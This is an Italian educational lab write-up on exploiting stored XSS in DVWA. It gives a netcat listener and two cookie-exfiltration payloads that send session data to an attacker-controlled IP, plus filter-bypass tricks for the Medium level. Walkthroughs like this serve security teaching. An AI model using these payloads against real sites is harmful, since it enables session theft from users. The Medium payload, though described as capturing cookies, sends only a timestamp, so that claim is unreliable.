Analisi Tecnica: Sfruttamento della Vulnerabilità XSS Persistente (Stored)

1. Riepilogo Operativo

Il presente documento illustra le metodologie di attacco **Stored Cross-Site Scripting (XSS)**. L'obiettivo didattico è dimostrare come un utente malintenzionato possa intercettare i cookie di sessione di una vittima legittima, reindirizzando le informazioni sensibili verso un server esterno sotto il proprio controllo.

2. Concetti Chiave

La vulnerabilità di tipo **Stored XSS** si manifesta quando un'applicazione web memorizza permanentemente dati non verificati all'interno del proprio database. In assenza di una corretta **sanitizzazione** (pulizia dei dati in ingresso), il codice malevolo viene eseguito dal browser di chiunque visualizzi la pagina infetta.

3. Setup del Laboratorio

Per operare in sicurezza, l'attività viene eseguita in un ambiente virtualizzato isolato:

- **Attaccante:** Kali Linux (192.168.104.100)
- **Target:** Metasploitable 2 (DVWA) (192.168.104.150)
- **Ascolto Dati:** Utilizzo del tool **Netcat** per intercettare i pacchetti in entrata sulla porta 4444.
    - *Comando:* nc -lnvp 4444


4. Scenario 1: Livello di Sicurezza "Low"


In questa configurazione, l'applicazione non implementa filtri di sicurezza, processando l'input dell'utente senza alcuna validazione.

Fasi dell'Attacco:


1. **Accesso:** Navigazione sulla sezione *XSS Stored* di DVWA.
2. **Identificazione del Vettore:** Utilizzo del campo "Message" (Guestbook) per l'iniezione.
3. **Manipolazione del Client:** Superamento del vincolo HTML maxlength tramite l'ispezione degli elementi del browser, permettendo l'inserimento di stringhe più lunghe.

4. **Iniezione del Payload:** Inserimento di uno script JavaScript standard finalizzato all'esfiltrazione dei cookie:
   $ <script>document.location='http://192.168.104.100:4444/?c='+document.cookie;</script> $





Risultato: Al caricamento della pagina, il browser della vittima invia automaticamente il proprio PHPSESSID al server dell'attaccante.



5. Scenario 2: Livello di Sicurezza "Medium"

A questo livello, il server implementa una protezione basata su liste di esclusione (blacklisting), utilizzando funzioni come str_replace() per rimuovere il tag <script>.

Tecniche di Evasione (Bypass):

Per aggirare il filtro, si adottano strategie di offuscamento o vettori alternativi:

- **Case Sensitivity:** Poiché il filtro spesso cerca solo la stringa minuscola, è possibile utilizzare variazioni come <ScRiPt>.
- **Event Handlers Alternativi:** Sostituzione del tag <script> con altri tag HTML dotati di attributi eseguibili (es. <img> con l'evento onerror).

- **Payload Avanzato:** Raccolta di informazioni estese (timestamp e cookie):
  $ <img src=x onerror="location='http://192.168.104.100:4444/?d='+new Date().toUTCString()"> $

Risultato: Nonostante la presenza di un filtro rudimentale, l'attaccante riesce a ottenere un dump completo delle informazioni di sessione sulla console di Netcat.

6. Conclusioni e Valutazioni

L'analisi dimostra che una sicurezza superficiale non è sufficiente a garantire la protezione dei dati. Al livello Low non si ha nessun tipo di sanitizzazione, ciò rende il tentativo di attacco semplice da eseguire, con il livello Medium invece la sicurezza è maggiore ma comunque molto facile da aggirare.